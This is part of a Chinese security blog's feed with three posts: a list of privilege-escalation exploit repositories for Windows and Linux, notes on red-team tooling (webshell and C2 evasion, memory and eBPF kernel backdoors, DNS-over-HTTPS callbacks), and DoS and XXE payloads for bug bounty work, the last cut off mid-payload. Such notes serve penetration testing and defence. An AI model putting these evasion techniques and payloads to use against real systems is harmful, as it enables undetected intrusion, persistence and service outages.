

      <![CDATA[<h1 id="Windows提权"><a href="#Windows提权" class="headerlink" title="Windows提权"></a>Windows提权</h1><h2 id="常用提权项目"><a href="#常用提权项目" class="headerlink" title="常用提权项目"></a>常用提权项目</h2><p>WES-NG <a href="https://github.com/bitsadmin/wesng">https://github.com/bitsadmin/wesng</a></p><p>WES-NG是一款基于Windows系统自带工具输出的安全分析工具，它能列出操作系统存在的安全漏洞及其对应的漏洞利用方案。</p><p><img src="/posts/7c501320/demo.gif" alt="WES-NG"></p><p>Windows 7 </p><p><a href="https://github.com/cbwang505/CVE-2020-0787-EXP-ALL-WINDOWS-VERSION">https://github.com/cbwang505/CVE-2020-0787-EXP-ALL-WINDOWS-VERSION</a><br><a href="https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2017-0213">https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2017-0213</a><br><a href="https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2015-0057">https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2015-0057</a><br><a href="https://github.com/Al1ex/WindowsElevation/tree/master/CVE-2014-4113">https://github.com/Al1ex/WindowsElevation/tree/master/CVE-2014-4113</a><br>Windows 10</p><p><a href="https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2021-34486">https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2021-34486</a><br><a href="https://github.com/danigargu/CVE-2020-0796">https://github.com/danigargu/CVE-2020-0796</a><br><a href="https://github.com/KaLendsi/CVE-2021-1732-Exploit">https://github.com/KaLendsi/CVE-2021-1732-Exploit</a><br>Windows Server 2008</p><p><a href="https://github.com/zcgonvh/MS16-032">https://github.com/zcgonvh/MS16-032</a><br><a href="https://github.com/ExpLife0011/CVE-2019-0803">https://github.com/ExpLife0011/CVE-2019-0803</a><br><a href="https://github.com/euphrat1ca/ms15-051">https://github.com/euphrat1ca/ms15-051</a><br><a href="https://github.com/CCob/SweetPotato">https://github.com/CCob/SweetPotato</a><br><a href="https://github.com/cbwang505/CVE-2020-0787-EXP-ALL-WINDOWS-VERSION">https://github.com/cbwang505/CVE-2020-0787-EXP-ALL-WINDOWS-VERSION</a><br><a href="https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2019-0803">https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2019-0803</a><br><a href="https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2018-8639">https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2018-8639</a><br><a href="https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2015-1701">https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2015-1701</a><br><a href="https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2015-0057">https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2015-0057</a><br>Windows Server 2012</p><p><a href="https://github.com/CCob/SweetPotato">https://github.com/CCob/SweetPotato</a><br><a href="https://github.com/ohpe/juicy-potato">https://github.com/ohpe/juicy-potato</a><br><a href="https://github.com/itm4n/PrintSpoofer">https://github.com/itm4n/PrintSpoofer</a><br><a href="https://github.com/zcgonvh/EfsPotato">https://github.com/zcgonvh/EfsPotato</a><br><a href="https://github.com/breenmachine/RottenPotatoNG">https://github.com/breenmachine/RottenPotatoNG</a><br><a href="https://github.com/Ascotbe/Kernelhub/blob/master/CVE-2019-1458">https://github.com/Ascotbe/Kernelhub/blob/master/CVE-2019-1458</a><br>Windows Server 2016</p><p><a href="https://github.com/CCob/SweetPotato">https://github.com/CCob/SweetPotato</a><br><a href="https://github.com/ohpe/juicy-potato">https://github.com/ohpe/juicy-potato</a><br><a href="https://github.com/itm4n/PrintSpoofer">https://github.com/itm4n/PrintSpoofer</a><br><a href="https://github.com/zcgonvh/EfsPotato">https://github.com/zcgonvh/EfsPotato</a><br><a href="https://github.com/wh0Nsq/PetitPotato">https://github.com/wh0Nsq/PetitPotato</a><br><a href="https://github.com/calebstewart/CVE-2021-1675">https://github.com/calebstewart/CVE-2021-1675</a><br><a href="https://github.com/ly4k/CallbackHell">https://github.com/ly4k/CallbackHell</a><br><a href="https://github.com/cbwang505/CVE-2020-0787-EXP-ALL-WINDOWS-VERSION">https://github.com/cbwang505/CVE-2020-0787-EXP-ALL-WINDOWS-VERSION</a><br>Windows Server 2019</p><p><a href="https://github.com/CCob/SweetPotato">https://github.com/CCob/SweetPotato</a><br><a href="https://github.com/wh0Nsq/PetitPotato">https://github.com/wh0Nsq/PetitPotato</a><br><a href="https://github.com/zcgonvh/EfsPotato">https://github.com/zcgonvh/EfsPotato</a><br><a href="https://github.com/cube0x0/CVE-2021-1675">https://github.com/cube0x0/CVE-2021-1675</a><br><a href="https://github.com/calebstewart/CVE-2021-1675">https://github.com/calebstewart/CVE-2021-1675</a><br><a href="https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2021-34486">https://github.com/Ascotbe/Kernelhub/tree/master/CVE-2021-34486</a><br><a href="https://github.com/KaLendsi/CVE-2021-1732-Exploit">https://github.com/KaLendsi/CVE-2021-1732-Exploit</a><br><a href="https://github.com/cbwang505/CVE-2020-0787-EXP-ALL-WINDO">https://github.com/cbwang505/CVE-2020-0787-EXP-ALL-WINDO</a></p><h2 id="土豆-Potato-家族提权"><a href="#土豆-Potato-家族提权" class="headerlink" title="土豆(Potato)家族提权"></a>土豆(Potato)家族提权</h2><p>PrintSpoofer&#x2F;PipePotato&#x2F;BadPotato(最初叫PrintSpoofer，又有人称它为PipePotato，后来国人写了个工具叫BadPotato）</p><p><img src="/posts/7c501320/demo-1753123365700-5.gif" alt="PrintSpoofer"></p><p><img src="/posts/7c501320/screen.avif" alt="BadPotato"></p><p><a href="https://github.com/itm4n/PrintSpoofer">https://github.com/itm4n/PrintSpoofer</a></p><p><a href="https://github.com/BeichenDream/BadPotato">https://github.com/BeichenDream/BadPotato</a></p><p>EfsPotato</p><p><img src="/posts/7c501320/test.avif" alt="EfsPotato"></p><p><a href="https://github.com/zcgonvh/EfsPotato">https://github.com/zcgonvh/EfsPotato</a></p><p>SweetPotato(集成了RottenPotato、JuicyPotato、Rogue WinRm和PrintSpoofer的功能)</p><p><a href="https://github.com/CCob/SweetPotato">https://github.com/CCob/SweetPotato</a></p><p>PrintNotifyPotato</p><p><img src="/posts/7c501320/205248647-95a5e088-75a7-414c-9560-da4a45c8bc71.avif" alt="PrintNotifyPotato"></p><p><a href="https://github.com/BeichenDream/PrintNotifyPotato">https://github.com/BeichenDream/PrintNotifyPotato</a></p><p>JuicyPotato</p><p><img src="/posts/7c501320/poc.avif" alt="JuicyPotato"></p><p><a href="https://github.com/ohpe/juicy-potato">https://github.com/ohpe/juicy-potato</a></p><p>RottenPotato</p><p><a href="https://github.com/breenmachine/RottenPotatoNG">https://github.com/breenmachine/RottenPotatoNG</a></p><p>GodPotato</p><p><img src="/posts/7c501320/1.avif" alt="GodPotato"></p><p><a href="https://github.com/BeichenDream/GodPotato">https://github.com/BeichenDream/GodPotato</a></p><p>Origin Potato&#x2F;HotPotato</p><p><a href="https://github.com/foxglovesec/Potato">https://github.com/foxglovesec/Potato</a></p><p>GhostPotato</p><p><a href="https://github.com/Ridter/GhostPotato">https://github.com/Ridter/GhostPotato</a></p><p>RoguePotato</p><p><img src="/posts/7c501320/demo.avif" alt="RoguePotato"></p><p><a href="https://github.com/antonioCoco/RoguePotato">https://github.com/antonioCoco/RoguePotato</a></p><h2 id="Bypass-UAC提权"><a href="#Bypass-UAC提权" class="headerlink" title="Bypass UAC提权"></a>Bypass UAC提权</h2><p>攻防演练时钓鱼一般是针对个人PC，获得的权限是非管理员，进行一些操作时权限受限，可以bypassuac进行提权。</p><p>UACME 集合了多种绕过uac的方法</p><p><a href="https://github.com/hfiref0x/UACME">https://github.com/hfiref0x/UACME</a></p><h1 id="Linux提权"><a href="#Linux提权" class="headerlink" title="Linux提权"></a>Linux提权</h1><h2 id="漏洞提权"><a href="#漏洞提权" class="headerlink" title="漏洞提权"></a>漏洞提权</h2><p>脏牛提权CVE-2016-5195</p><p><a href="https://github.com/FireFart/dirtycow">https://github.com/FireFart/dirtycow</a></p><p>Sudo提权</p><p>CVE-2025-32463&#x2F;CVE-2025-32462</p><p><a href="https://github.com/pr0v3rbs/CVE-2025-32463_chwoot/">https://github.com/pr0v3rbs/CVE-2025-32463_chwoot/</a></p><p>CVE-2021-3156</p><p><a href="https://github.com/worawit/CVE-2021-3156">https://github.com/worawit/CVE-2021-3156</a><br>CVE-2021-3156</p><p><a href="https://github.com/blasty/CVE-2021-3156">https://github.com/blasty/CVE-2021-3156</a></p><p>提权辅助工具</p><p>linux-exploit-suggester</p><p><a href="https://github.com/The-Z-Labs/linux-exploit-suggester">https://github.com/The-Z-Labs/linux-exploit-suggester</a></p><p>linux-exploit-suggester-2</p><p><a href="https://github.com/jondonas/linux-exploit-suggester-2">https://github.com/jondonas/linux-exploit-suggester-2</a></p><h2 id="SUID提权"><a href="#SUID提权" class="headerlink" title="SUID提权"></a>SUID提权</h2><p>寻找拥有SUID权限的程序文件</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">find / -user root -perm -4000 -print 2&gt;/dev/null</span><br></pre></td></tr></table></figure><p>Linux命令提权辅助查询</p><p><a href="https://gtfobins.github.io/">https://gtfobins.github.io/</a></p><h2 id="计划任务提权"><a href="#计划任务提权" class="headerlink" title="计划任务提权"></a>计划任务提权</h2><p>计划任务通常用ROOT运行，如果能修改计划任务中的脚本或者二进制文件，就可以通过修改脚本实现提权。</p>]]>
    </content>
    <id>https://ra6b1t.com/posts/7c501320/</id>
    <link href="https://ra6b1t.com/posts/7c501320/"/>
    <published>2025-07-19T08:29:46.000Z</published>
    <summary>
      <![CDATA[<h1 id="Windows提权"><a href="#Windows提权" class="headerlink" title="Windows提权"></a>Windows提权</h1><h2 id="常用提权项目"><a href="#常用提权项目" class="head]]>
    </summary>
    <title>【内网渗透】权限提升</title>
    <updated>2026-04-09T02:01:53.041Z</updated>
  </entry>
  <entry>
    <author>
      <name>Ra6b1t</name>
    </author>
    <category term="工具开发" scheme="https://ra6b1t.com/categories/%E5%B7%A5%E5%85%B7%E5%BC%80%E5%8F%91/"/>
    <category term="工具开发" scheme="https://ra6b1t.com/tags/%E5%B7%A5%E5%85%B7%E5%BC%80%E5%8F%91/"/>
    <category term="红队" scheme="https://ra6b1t.com/tags/%E7%BA%A2%E9%98%9F/"/>
    <content>




      <![CDATA[<h1 id="为什么要做红队武器开发"><a href="#为什么要做红队武器开发" class="headerlink" title="为什么要做红队武器开发"></a>为什么要做红队武器开发</h1><p>提效、提质</p><p>知识沉淀</p><p>定制化</p><p><img src="/posts/f1087962/image-20250717124619016.avif" alt="image-20250717124619016"></p><h1 id="01侦查、初始阶段-信息收集、漏洞攻击"><a href="#01侦查、初始阶段-信息收集、漏洞攻击" class="headerlink" title="01侦查、初始阶段(信息收集、漏洞攻击)"></a>01侦查、初始阶段(信息收集、漏洞攻击)</h1><p><strong>做扫描器的过程，就是学习归纳自己信息收集的过程</strong></p><p><strong>扫描器基本思路</strong></p><p><img src="/posts/f1087962/image-20250717135259121.avif" alt="image-20250717135259121"></p><p>打红队一定要摆脱渗透测试思维，目的只有一个，拿到服务器权限。100%无法拿到权限的漏洞无需浪费时间深入和扫描</p><p><strong>直接达成目的</strong></p><p>RCE漏洞 shiro weblogic等</p><p><strong>间接达成目的</strong></p><p>敏感信息、SSRF探测内网、任意文件下载到源码</p><p><strong>独特方式达成目的</strong></p><p>有某些行业的系统(报表系统)jar、war包 可以针对性探测版本号</p><h1 id="02隧道开发"><a href="#02隧道开发" class="headerlink" title="02隧道开发"></a>02隧道开发</h1><p><strong>传统隧道痛点</strong></p><p>不出网</p><p>正向隧道速度慢</p><p><strong>怎么绕过防御</strong></p><p>方向隧道：面纱、流量监控、封IP、封协议的问题</p><p>正向隧道：shell免杀、waf拦截、流量监控、被删后门的问题</p><p><strong>思路</strong></p><p><img src="/posts/f1087962/image-20250717131323886.avif" alt="image-20250717131323886"></p><h1 id="03持久化-后门"><a href="#03持久化-后门" class="headerlink" title="03持久化(后门)"></a>03持久化(后门)</h1><h2 id="魔改哥斯拉、冰蝎"><a href="#魔改哥斯拉、冰蝎" class="headerlink" title="魔改哥斯拉、冰蝎"></a>魔改哥斯拉、冰蝎</h2><p>最基础的webshell，是非常容易被发现的，甚至导致服务下线，丢失入口点，前期的成果付诸东流。</p><p>流量：独创加密方式，或者设计成和正常流量类似</p><p>静态免杀：填充编码、混淆，混入正常代码等方式</p><p>加载方式：很多引擎都通过检测自定义的classloader，defineclass等关键词，可以想办过不通过这些函数进行类加载</p><p><strong>魔改哥斯拉</strong></p><p>通过网络上分享的哥斯拉反编译源码，可以设计自己的加密方式、通信方式的webshell管理工具。</p><p>独特的流量通信、加载方式可以绕过常见的EDR，HIDS等设备</p><p><strong>冰蝎现在已经支持完全的自定义流量，所以用冰蝎实现魔改无需反编译源码</strong></p><h2 id="内存马后门"><a href="#内存马后门" class="headerlink" title="内存马后门"></a>内存马后门</h2><p>已知的公开内存马已经不太好用了，需要再此基础上扩展思维才能进行对抗，如SPI后门，LIB后门等，通过将木马插入jdk目录，class落盘等，也许效果会根号</p><h2 id="内核马"><a href="#内核马" class="headerlink" title="内核马"></a>内核马</h2><p><strong>攻击流程</strong></p><p>流量从80端口进来后，XDP ingress侧TCP数据包伪装为22端口，使攻击者流量能在80端口访问22端口的SSH，绕过现有防火墙规则。</p><p>eBPF的功能覆盖XDP、TC、Prode、Socket等，每个功能点都能实现内核态的篡改行为，从而使得用户态完全致盲，哪怕是基于内核模块的HIDS，一样无法感知到这些行为。</p><p><img src="/posts/f1087962/image-20250717132931326.avif" alt="image-20250717132931326"></p><h1 id="04C2-隐蔽通道"><a href="#04C2-隐蔽通道" class="headerlink" title="04C2(隐蔽通道)"></a>04C2(隐蔽通道)</h1><h2 id="为什么要自己设计远控"><a href="#为什么要自己设计远控" class="headerlink" title="为什么要自己设计远控"></a>为什么要自己设计远控</h2><p>公开的远控更容易被检测识别</p><p>传统C2更多用于单兵作战，本地化严重。团队协同效率低</p><p>传统C2偏向于对windows的支持，对linux&#x2F;darwin等系统支持较差</p><p>可以设计开发的角度出发去对抗杀软，更底层效果更好</p><p>为了更好的交互体验</p><h2 id="系统框架图"><a href="#系统框架图" class="headerlink" title="系统框架图"></a>系统框架图</h2><p><img src="/posts/f1087962/image-20250717133525623.avif" alt="image-20250717133525623"></p><h2 id="上线接口"><a href="#上线接口" class="headerlink" title="上线接口"></a>上线接口</h2><p>反向上线：客户端连接服务器</p><p><img src="/posts/f1087962/image-20250717133556456.avif" alt="image-20250717133556456"></p><p>正向上线：服务器去连接客户端</p><p><img src="/posts/f1087962/image-20250717133615468.avif" alt="image-20250717133615468"></p><p>在成熟的企业网络中，通常会有完善的入网、出网限制。正向上线可以绕过某些限制。</p><h2 id="任务下发"><a href="#任务下发" class="headerlink" title="任务下发"></a>任务下发</h2><p><strong>接受Master的指令</strong></p><p>通过API接口接受指令</p><p><img src="/posts/f1087962/image-20250717133957356.avif" alt="image-20250717133957356"></p><p><strong>将指令转发至Agent</strong></p><p>将接受来的指令封装成固定的协议内容，转发给Agent执行，并获取输出内容</p><p><img src="/posts/f1087962/image-20250717134051011-1752730851905-1.avif" alt="image-20250717134051011"></p><p><strong>隧道代理、插件执行的原理类似。但协议层面的处理不同，比如隧道代理要保持长连接。</strong></p><h2 id="马的种类"><a href="#马的种类" class="headerlink" title="马的种类"></a>马的种类</h2><p><strong>Stageless：完整客户端</strong></p><p>包含所有功能代码。兼容性强，C&#x2F;C++编写的约为几百KB，如果是gonlang编写的则能达到几M甚至几十M</p><p><strong>Stage：阶段性客户端</strong></p><p>本质上就是个下载者，下载完整客户端后运行 使用Stage通常有两个目的，一个是较小体积，一个是免杀</p><p><strong>Shellcode</strong></p><p>二进制形式，方便在内存执行，通常用来制作免杀</p><p><strong>dll、so</strong></p><p>动态加载库形式，通常用来制作免杀。</p><h2 id="检测对抗-流量协议和中转"><a href="#检测对抗-流量协议和中转" class="headerlink" title="检测对抗-流量协议和中转"></a>检测对抗-流量协议和中转</h2><p><strong>高隐蔽的协议-DOH</strong></p><p>DNS over HTTPS，通过公共DOH地址进行上线</p><p>从客户端抓包看到的流量，都是通往dns.alidns.com的TLS流量，一般都不会被拦截，且非常难溯源，即使解开了HTTPS查到了域名，假如域名套了CDN也无法获取真实IP</p><p>与传统HTTPS不同，它使用了公共DOH作为中转</p>]]>
    </content>
    <id>https://ra6b1t.com/posts/f1087962/</id>
    <link href="https://ra6b1t.com/posts/f1087962/"/>
    <published>2025-07-16T09:34:44.000Z</published>
    <summary>
      <![CDATA[<h1 id="为什么要做红队武器开发"><a href="#为什么要做红队武器开发" class="headerlink" title="为什么要做红队武器开发"></a>为什么要做红队武器开发</h1><p>提效、提质</p>
<p>知识沉淀</p>
<p>定制化</p>
<]]>
    </summary>
    <title>【笔记】VEO红队武器开发</title>
    <updated>2026-04-09T02:01:53.018Z</updated>
  </entry>
  <entry>
    <author>
      <name>Ra6b1t</name>
    </author>
    <category term="Web安全" scheme="https://ra6b1t.com/categories/Web%E5%AE%89%E5%85%A8/"/>
    <category term="Web安全" scheme="https://ra6b1t.com/tags/Web%E5%AE%89%E5%85%A8/"/>
    <category term="SRC" scheme="https://ra6b1t.com/tags/SRC/"/>
    <content>
      <![CDATA[<p><img src="/posts/9a6afc55/image-20250717154505980.avif" alt="image-20250717154505980"></p><h1 id="企业SRC中DOS漏洞的挖掘"><a href="#企业SRC中DOS漏洞的挖掘" class="headerlink" title="企业SRC中DOS漏洞的挖掘"></a>企业SRC中DOS漏洞的挖掘</h1><h2 id="Excel表格函数REPT-DOS"><a href="#Excel表格函数REPT-DOS" class="headerlink" title="Excel表格函数REPT DOS"></a>Excel表格函数REPT DOS</h2><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">=REPT(&quot;A&quot;,100000000000000)</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">=REPT(&quot;A&quot;,10)</span><br><span class="line">=REPT(A1,10)</span><br><span class="line">=REPT(A2,10)</span><br><span class="line">=REPT(A3,10)</span><br><span class="line">=REPT(A4,10)</span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>服务器直接dos(高危，严重)</p><p>功能点重放包dos(取决于功能点重要程度)</p><p>客户都dos(中危)</p><p>可能存在漏洞：在线文档 在线扫描表格 在线格式转换 导入表格</p><h2 id="ZIP炸弹DOS-低危"><a href="#ZIP炸弹DOS-低危" class="headerlink" title="ZIP炸弹DOS(低危)"></a>ZIP炸弹DOS(低危)</h2><p>参考文章：<a href="https://blog.csdn.net/u013469753/article/details/119342235">https://blog.csdn.net/u013469753/article/details/119342235</a></p><h1 id="文档XXE-XEE的基本原理和使用"><a href="#文档XXE-XEE的基本原理和使用" class="headerlink" title="文档XXE,XEE的基本原理和使用"></a>文档XXE,XEE的基本原理和使用</h1><h2 id="XXE"><a href="#XXE" class="headerlink" title="XXE"></a>XXE</h2><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">&lt;!DOCTYPE ABC [</span><br><span class="line">&lt;!ENTITY xxe SYSTE, &quot;http://www.baidu.com/aaa.txt&quot;&gt;</span><br><span class="line">]&gt;</span><br></pre></td></tr></table></figure><h2 id="XEE"><a href="#XEE" class="headerlink" title="XEE"></a>XEE</h2><p>excel powerpoint word文件实际上只是XML文档的zip文件</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">&lt;!DOCTYPE w:t [</span><br><span class="line">&lt;!ENTITY a &quot;test&quot;&gt;</span><br><span class="line">&lt;!ENTITY b &quot;&amp;a;&quot;&gt;</span><br><span class="line">&lt;!ENTITY c &quot;&amp;b;&quot;&gt;</span><br><span class="line">]&gt;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span 